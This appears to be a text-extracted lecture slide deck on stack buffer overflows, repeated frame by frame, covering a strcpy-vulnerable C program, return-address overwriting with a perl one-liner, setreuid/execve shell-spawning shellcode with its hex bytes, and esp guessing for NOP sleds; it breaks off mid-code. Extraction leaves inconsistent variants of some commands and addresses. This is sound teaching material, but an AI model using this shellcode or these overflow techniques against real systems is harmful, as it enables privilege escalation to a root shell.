
```
$./vulnerable this_is_way_too_long
Segmentation fault
$ █
```

# Buffer Overflow

```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 ↪ return 0;
}
```



- Program is careless about size of user input and might be vulnerable:


```
$./vulnerable this_is_way_too_long
Segmentation fault
$ █
```

# Buffer Overflow

```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 ↗ return 0;
}
```



- Program is careless about size of user input and might be vulnerable:

```
$./vulnerable this_is_way_too_long
Segmentation fault
$ █
```



# Buffer Overflow


```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 ↗ return 0;
}
```

- Program is careless about size of user input and might be vulnerable:

```
$./vulnerable this_is_way_too_long
Segmentation fault
$ █
```





# Buffer Overflow


```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 ↪ return 0;
}
```

- Program is careless about size of user input and might be vulnerable:

```
$./vulnerable this_is_way_too_long
Segmentation fault
$ █
```



# Buffer Overflow


```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 → return 0;
}
```

- Program is careless about size of user input and might be vulnerable:

```
$./vulnerable this_is_way_too_long
Segmentation fault
$ █
```



## Buffer Overflow


```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 → return 0;
}
```

- Program is careless about size of user input and might be vulnerable:

```
$./vulnerable this_is_way_too_long
Segmentation fault
$ █
```



# Buffer Overflow


```
void copy_arg (int n, char *arg)
{
 int i;
 char buffer[5];

 strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
 copy_arg (argc, argv[1]);
 → return 0;
}
```

- Program is careless about size of user input and might be vulnerable:

```
$./vulnerable this_is_way_too_long
Segmentation fault
$ █
```



## Forcing the Return Address

- Programs seems to stumble for input size  $\geq 20$  bytes

## Forcing the Return Address


- Programs seems to stumble for input size  $\geq 20$  bytes
- Can we force the program to **perform a jump to an arbitrary location** inside the ELF map?




## Forcing the Return Address

- Programs seems to stumble for input size  $\geq 20$  bytes
- Can we force the program to **perform a jump to an arbitrary location** inside the ELF map?
  - ▷ Choose address 0xb8c01234

## Forcing the Return Address


- Programs seems to stumble for input size  $\geq 20$  bytes
- Can we force the program to **perform a jump to an arbitrary location** inside the ELF map?
  - ▷ Choose address 0xb8c01234,
  - ▷ Intel CPUs are little-endian 

## Forcing the Return Address


- Programs seems to stumble for input size  $\geq 20$  bytes
- Can we force the program to **perform a jump to an arbitrary location** inside the ELF map?
  - ▷ Choose address 0xb8c01234,
  - ▷ Intel CPUs are little-endian 

```
$./vulnerable \
 `perl -e 'print "\x34\x12\xc0\xb8"x5;` \
Illegal Instruction \
$ █
```


## Forcing the Return Address

- Programs seems to stumble for input size  $\geq 20$  bytes
- Can we force the program to **perform a jump to an arbitrary location** inside the ELF map?
  - ▷ Choose address `0xb8c01234`,
  - ▷ Intel CPUs are little-endian 


```
$./vulnerable \
 `perl -e 'print "\x34\x12\xc0\xb8" * 5;` \
Illegal Instruction \
$ █
```




## Forcing the Return Address

- Programs seems to stumble for input size  $\geq 20$  bytes
- Can we force the program to **perform a jump to an arbitrary location** inside the ELF map?
  - ▷ Choose address `0xb8c01234`,
  - ▷ Intel CPUs are little-endian 


```
$./vulnerable \
 `perl -e 'print "\x34\x12\xc0\xb8" * 5;` \
Illegal Instruction \
$ █
```




## Forcing the Return Address

- Programs seems to stumble for input size  $\geq 20$  bytes
- Can we force the program to **perform a jump to an arbitrary location** inside the ELF map?
  - ▷ Choose address `0xb8c01234`,
  - ▷ Intel CPUs are little-endian 


```
$./vulnerable \
 `perl -e 'print "\x34\x12\xc0\xb8" * 5;` \
Illegal Instruction \
$ █
```




## Forcing the Return Address

- Programs seems to stumble for input size  $\geq 20$  bytes
- Can we force the program to **perform a jump to an arbitrary location** inside the ELF map?
  - ▷ Choose address `0xb8c01234`,
  - ▷ Intel CPUs are little-endian 


```
$./vulnerable \
 `perl -e 'print "\x34\x12\xc0\xb8" * 5;` \
Illegal Instruction \
$ █
```



## Forcing the Return Address


- Programs seems to stumble for input size  $\geq 20$  bytes
- Can we force the program to **perform a jump to an arbitrary location** inside the ELF map?
  - ▷ Choose address `0xb8c01234`,
  - ▷ Intel CPUs are little-endian 

```
$./vulnerable \
 `perl -e 'print "\x34\x12\xc0\xb8"x5:' \
Illegal Instruction \
$ █
```







## Forcing the Return Address

- Programs seems to stumble for input size  $\geq 20$  bytes
- Can we force the program to **perform a jump to an arbitrary location** inside the ELF map?
  - ▷ Choose address `0xb8c01234`,
  - ▷ Intel CPUs are little-endian 


```
$./vulnerable \
 `perl -e 'print "\x34\x12\xc0\xb8"x5;` \
Illegal Instruction \
$ █
```



## Forcing the Return Address


- Programs seems to stumble for input size  $\geq 20$  bytes
- Can we force the program to **perform a jump to an arbitrary location** inside the ELF map?
  - ▷ Choose address `0xb8c01234`,
  - ▷ Intel CPUs are little-endian 

```
$./vulnerable \
 `perl -e 'print "\x34\x12\xc0\xb8" x5;' \
Illegal Instruction \
$ █
```






## Forcing the Return Address

- Programs seems to stumble for input size  $\geq 20$  bytes
- Can we force the program to **perform a jump to an arbitrary location** inside the ELF map?
  - ▷ Choose address `0xb8c01234`,
  - ▷ Intel CPUs are little-endian 

```
$./vulnerable \
 `perl -e 'print "\x34\x12\xc0\xb8" * 5;` \
Illegal Instruction \
$ █
```



## Injecting Shellcode

- Try to place **shellcode** in a writable segment of ELF map:

## Injecting Shellcode

- Try to place **shellcode** in a writable segment of ELF map:

```
int main () /* shellcode.c */
{
 setreuid (0, 0);
 execve ("/bin/sh", {"/bin/sh", 0}, 0);
}
```

## Injecting Shellcode

- Try to place **shellcode** in a writable segment of ELF map:

```
int main () /* shellcode.c */
{
 setreuid (0, 0);
 execve ("/bin/sh", {"/bin/sh", 0}, 0);
}
```

```
$ hexdump shellcode
0000 31 c0 b0 46 31 db 31 c9
0008 cd 80 eb 16 5b 31 c0 88
0010 43 07 89 5b 08 89 43 0c
0018 b0 0b 8d 4b 08 8d 53 0c
0020 cd 80 e8 e5 ff ff ff 2f
0028 62 69 6e 2f 73 68
$ █
```

## Injecting Shellcode

- Try to place **shellcode** in a writable segment of ELF map:

```
int main () /* shellcode.c */
{
 setreuid (0, 0);
 execve ("/bin/sh", {"/bin/sh", 0}, 0);
}
```

```
$ hexdump shellcode
0000 31 c0 b0 46 31 db 31 c9
0008 cd 80 eb 16 5b 31 c0 88
0010 43 07 89 5b 08 89 43 0c
0018 b0 0b 8d 4b 08 8d 53 0c
0020 cd 80 e8 e5 ff ff ff 2f
0028 62 69 6e 2f 73 68
$ █
```

- If vulnerable buffer is sufficiently large, simply place shellcode inside the buffer (on the stack)



## Injecting Shellcode

- Try to place **shellcode** in a writable segment of ELF map:

```
int main () /* shellcode.c */
{
 setreuid (0, 0);
 execve ("/bin/sh", {"/bin/sh", 0}, 0);
}
```

```
$ hexdump shellcode
0000 31 c0 b0 46 31 db 31 c9
0008 cd 80 eb 16 5b 31 c0 88
0010 43 07 89 5b 08 89 43 0c
0018 b0 0b 8d 4b 08 8d 53 0c
0020 cd 80 e8 e5 ff ff ff 2f
0028 62 69 6e 2f 73 68
$ █
```

- If vulnerable buffer is sufficiently large, simply place shellcode inside the buffer (on the stack)



## Injecting Shellcode

- Try to place **shellcode** in a writable segment of ELF map:

```
int main () /* shellcode.c */
{
 setreuid (0, 0);
 execve ("/bin/sh", {"/bin/sh", 0}, 0);
}
```

```
$ hexdump shellcode
0000 31 c0 b0 46 31 db 31 c9
0008 cd 80 eb 16 5b 31 c0 88
0010 43 07 89 5b 08 89 43 0c
0018 b0 0b 8d 4b 08 8d 53 0c
0020 cd 80 e8 e5 ff ff ff 2f
0028 62 69 6e 2f 73 68
$ █
```

- If vulnerable buffer is sufficiently large, simply place shellcode inside the buffer (on the stack)




## Injecting Shellcode

- Try to place **shellcode** in a writable segment of ELF map:

```
int main () /* shellcode.c */
{
 setreuid (0, 0);
 execve ("/bin/sh", ("/bin/sh", 0), 0);
}
```

```
$ hexdump shellcode
0000 31 c0 b0 46 31 db 31 c9
0008 cd 80 eb 16 5b 31 c0 88
0010 43 07 89 5b 08 89 43 0c
0018 b0 0b 8d 4b 08 8d 53 0c
0020 cd 80 e8 e5 ff ff ff 2f
0028 62 69 6e 2f 73 68
$ █
```

- If vulnerable buffer is sufficiently large, simply place shellcode inside the buffer (on the stack)




## Injecting Shellcode

- Try to place **shellcode** in a writable segment of ELF map:

```
int main () /* shellcode.c */
{
 setreuid (0, 0);
 execve ("/bin/sh", {"/bin/sh", 0}, 0);
}
```

```
$ hexdump shellcode
0000 31 c0 b0 46 31 db 31 c9
0008 cd 80 eb 16 5b 31 c0 88
0010 43 07 89 5b 08 89 43 0c
0018 b0 0b 8d 4b 08 8d 53 0c
0020 cd 80 e8 e5 ff ff ff 2f
0028 62 69 6e 2f 73 68
$ █
```

- If vulnerable buffer is sufficiently large, simply place shellcode inside the buffer (on the stack)




## Injecting Shellcode

- Try to place **shellcode** in a writable segment of ELF map:

```
int main () /* shellcode.c */
{
 setreuid (0, 0);
 execve ("/bin/sh", {"/bin/sh", 0}, 0);
}
```

```
$ hexdump shellcode
0000 31 c0 b0 46 31 db 31 c9
0008 cd 80 eb 16 5b 31 c0 88
0010 43 07 89 5b 08 89 43 0c
0018 b0 0b 8d 4b 08 8d 53 0c
0020 cd 80 e8 e5 ff ff ff 2f
0028 62 69 6e 2f 73 68
$ █
```

- If vulnerable buffer is sufficiently large, simply place shellcode inside the buffer (on the stack)




## Injecting Shellcode

- Try to place **shellcode** in a writable segment of ELF map:

```
int main () /* shellcode.c */
{
 setreuid (0, 0);
 execve ("/bin/sh", {"/bin/sh", 0}, 0);
}
```

```
$ hexdump shellcode
0000 31 c0 b0 46 31 db 31 c9
0008 cd 80 eb 16 5b 31 c0 88
0010 43 07 89 5b 08 89 43 0c
0018 b0 0b 8d 4b 08 8d 53 0c
0020 cd 80 e8 e5 ff ff ff 2f
0028 62 69 6e 2f 73 68
$ █
```

- If vulnerable buffer is sufficiently large, simply place shellcode inside the buffer (on the stack)




## Injecting Shellcode

- Try to place **shellcode** in a writable segment of ELF map:

```
int main () /* shellcode.c */
{
 setreuid (0, 0);
 execve ("/bin/sh", {"/bin/sh", 0}, 0);
}
```

```
$ hexdump shellcode
0000 31 c0 b0 46 31 db 31 c9
0008 cd 80 eb 16 5b 31 c0 88
0010 43 07 89 5b 08 89 43 0c
0018 b0 0b 8d 4b 08 8d 53 0c
0020 cd 80 e8 e5 ff ff ff 2f
0028 62 69 6e 2f 73 68
$ █
```

- If vulnerable buffer is sufficiently large, simply place shellcode inside the buffer (on the stack)




## Injecting Shellcode

- Try to place **shellcode** in a writable segment of ELF map:

```
int main () /* shellcode.c */
{
 setreuid (0, 0);
 execve ("/bin/sh", {"/bin/sh", 0}, 0);
}
```

```
$ hexdump shellcode
0000 31 c0 b0 46 31 db 31 c9
0008 cd 80 eb 16 5b 31 c0 88
0010 43 07 89 5b 08 89 43 0c
0018 b0 0b 8d 4b 08 8d 53 0c
0020 cd 80 e8 e5 ff ff ff 2f
0028 62 69 6e 2f 73 68
$ █
```

- If vulnerable buffer is sufficiently large, simply place shellcode inside the buffer (on the stack)






## Injecting Shellcode

- Try to place **shellcode** in a writable segment of ELF map:

```
int main () /* shellcode.c */
{
 setreuid (0, 0);
 execve ("/bin/sh", {"/bin/sh", 0}, 0);
}
```

```
$ hexdump shellcode
0000 31 c0 b0 46 31 db 31 c9
0008 cd 80 eb 16 5b 31 c0 88
0010 43 07 89 5b 08 89 43 0c
0018 b0 0b 8d 4b 08 8d 53 0c
0020 cd 80 e8 e5 ff ff ff 2f
0028 62 69 6e 2f 73 68
$ █
```

- If vulnerable buffer is sufficiently large, simply place shellcode inside the buffer (on the stack)



## Guessing `esp` and NOP Bridges

- Try to foretell location of `esp` (create similar ELF map):

## Guessing esp and NOP Bridges

- Try to foretell location of esp (create similar ELF map):

```
int main () /* guess_esp.c */
{
 /* approx vulnerable buffer size */
 char buffer[800];

 printf ("esp = %p\n", &buffer);
 return 0;
}
```

## Guessing esp and NOP Bridges

- Try to foretell location of esp (create similar ELF map):

```
int main () /* guess_esp.c */
{
 /* approx vulnerable buffer size */
 char buffer[800];

 printf ("esp = %p\n", &buffer);
 return 0;
}
```

```
$./guess_esp `perl -e 'print "A"x800;'`
esp = 0xbfffdffb0
$ █
```


## Guessing esp and NOP Bridges

- Try to foretell location of esp (create similar ELF map):

```
int main () /* guess_esp.c */
{
 /* approx vulnerable buffer size */
 char buffer[800];

 printf ("esp = %p\n", &buffer);
 return 0;
}
```

```
$./guess_esp `perl -e 'print "A"x800;'`
esp = 0xbffdfb0
$ █
```



## Guessing esp and NOP Bridges


- Try to foretell location of esp (create similar ELF map):

```
int main () /* guess_esp.c */
{
 /* approx vulnerable buffer size */
 char buffer[800];

 printf ("esp = %p\n", &buffer);
 return 0;
}
```

```
$./guess_esp `perl -e 'print "A"x800;'`
esp = 0xbfffdffb0
$ █
```

- Actual location of esp might differ:



## Guessing esp and NOP Bridges


- Try to foretell location of esp (create similar ELF map):

```
int main () /* guess_esp.c */
{
 /* approx vulnerable buffer size */
 char buffer[800];

 printf ("esp = %p\n", &buffer);
 return 0;
}
```

```
$./guess_esp `perl -e 'print "A"x800;'`
esp = 0xbfffdffb0
$ █
```

- Actual location of esp might differ:
  - ▷ Function nesting in vulnerable program



## Guessing esp and NOP Bridges


- Try to foretell location of esp (create similar ELF map):

```
int main () /* guess_esp.c */
{
 /* approx vulnerable buffer size */
 char buffer[800];

 printf ("esp = %p\n", &buffer);
 return 0;
}
```

```
$./guess_esp `perl -e 'print "A"x800;'`
esp = 0xbfffdffb0
$ █
```

- Actual location of esp might differ:
  - ▷ Function nesting in vulnerable program
  - ▷ Local variables besides buffer





## Guessing esp and NOP Bridges


- Try to foretell location of esp (create similar ELF map):

```
int main () /* guess_esp.c */
{
 /* approx vulnerable buffer size */
 char buffer[800];

 printf ("esp = %p\n", &buffer);
 return 0;
}
```

```
$./guess_esp `perl -e 'print "A"x800;'`
esp = 0xbffffdfb0
$ █
```

- Actual location of esp might differ:
  - ▷ Function nesting in vulnerable program
  - ▷ Local variables besides buffer



## Guessing esp and NOP Bridges


- Try to foretell location of esp (create similar ELF map):

```
int main () /* guess_esp.c */
{
 /* approx vulnerable buffer size */
 char buffer[800];

 printf ("esp = %p\n", &buffer);
 return 0;
}
```

```
$./guess_esp `perl -e 'print "A"x800;'`
esp = 0xbffdfdb0
$ █
```

- Actual location of esp might differ:
  - ▷ Function nesting in vulnerable program
  - ▷ Local variables besides buffer



## Guessing esp and NOP Bridges


- Try to foretell location of esp (create similar ELF map):

```
int main () /* guess_esp.c */
{
 /* approx vulnerable buffer size */
 char buffer[800];

 printf ("esp = %p\n", &buffer);
 return 0;
}
```

```
$./guess_esp `perl -e 'print "A"x800;'`
esp = 0xbfffdffb0
$ █
```

- Actual location of esp might differ:
  - ▷ Function nesting in vulnerable program
  - ▷ Local variables besides buffer



## Guessing esp and NOP Bridges


- Try to foretell location of esp (create similar ELF map):

```
int main () /* Guess_esp.c */
{
 /* approx vulnerable buffer size */
 char buffer[800];

 printf ("esp = %p\n", &buffer);
 return 0;
}
```

```
$./Guess_esp `perl -e 'print "A"x800;'`
esp = 0xbffffdfb0
$ █
```

- Actual location of esp might differ:
  - ▷ Function nesting in vulnerable program
  - ▷ Local variables besides buffer



## Guessing esp and NOP Bridges


- Try to foretell location of esp (create similar ELF map):

```
int main () /* Guess_esp.c */
{
 /* approx vulnerable buffer size */
 char buffer[800];

 printf ("esp = %p\n", &buffer);
 return 0;
}
```

```
$./Guess_esp `perl -e 'print "A"x800;'`
esp = 0xbffffdfb0
$ █
```

- Actual location of esp might differ:
  - ▷ Function nesting in vulnerable program
  - ▷ Local variables besides buffer



## Guessing esp and NOP Bridges


- Try to foretell location of esp (create similar ELF map):

```
int main () /* Guess_esp.c */
{
 /* approx vulnerable buffer size */
 char buffer[800];

 printf ("esp = %p\n", &buffer);
 return 0;
}
```

```
$./Guess_esp `perl -e 'print "A"x800;'`
esp = 0xbffffdfb0
$ █
```

- Actual location of esp might differ:
  - ▷ Function nesting in vulnerable program
  - ▷ Local variables besides buffer



## Guessing esp and NOP Bridges


- Try to foretell location of esp (create similar ELF map):

```
int main () /* guess_esp.c */
{
 /* approx vulnerable buffer size */
 char buffer[800];

 printf ("esp = %p\n", &buffer);
 return 0;
}
```

```
$./guess_esp `perl -e 'print "A"x800;'`
esp = 0xbffffdfb0
$ █
```

- Actual location of esp might differ:
  - ▷ Function nesting in vulnerable program
  - ▷ Local variables besides buffer



## Guessing esp and NOP Bridges


- Try to foretell location of esp (create similar ELF map):

```
int main () /* guess_esp.c */
{
 /* approx vulnerable buffer size */
 char buffer[800];

 printf ("esp = %p\n", &buffer);
 return 0;
}
```

```
$./guess_esp `perl -e 'print "A"x800;'`
esp = 0xbffffdfb0
$ █
```

- Actual location of esp might differ:
  - ▷ Function nesting in vulnerable program
  - ▷ Local variables besides buffer





## Guessing esp and NOP Bridges


- Try to foretell location of esp (create similar ELF map):

```
int main () /* Guess_esp.c */
{
 /* approx vulnerable buffer size */
 char buffer[800];

 printf ("esp = %p\n", &buffer);
 return 0;
}
```

```
$./Guess_esp `perl -e 'print "A"x800;'`
esp = 0xbffffdfb0
$ █
```

- Actual location of esp might differ:
  - ▷ Function nesting in vulnerable program
  - ▷ Local variables besides buffer



## Guessing esp and NOP Bridges


- Try to foretell location of esp (create similar ELF map):

```
int main () /* guess_esp.c */
{
 /* approx vulnerable buffer size */
 char buffer[800];

 printf ("esp = %p\n", &buffer);
 return 0;
}
```

```
$./guess_esp `perl -e 'print "A"x800;'`
esp = 0xbffffdfb0
$ █
```

- Actual location of esp might differ:
  - ▷ Function nesting in vulnerable program
  - ▷ Local variables besides buffer



## Guessing esp and NOP Bridges


- Try to foretell location of esp (create similar ELF map):

```
int main () /* guess_esp.c */
{
 /* approx vulnerable buffer size */
 char buffer[800];

 printf ("esp = %P\n", &buffer);
 return 0;
}
```

```
$./guess_esp `perl -e 'print "A"x800;'`
esp = 0xbffffdfb0
$ █
```

- Actual location of esp might differ:
  - ▷ Function nesting in vulnerable program
  - ▷ Local variables besides buffer



## Guessing esp and NOP Bridges


- Try to foretell location of esp (create similar ELF map):

```
int main () /* guess_esp.c */
{
 /* approx vulnerable buffer size */
 char buffer[800];

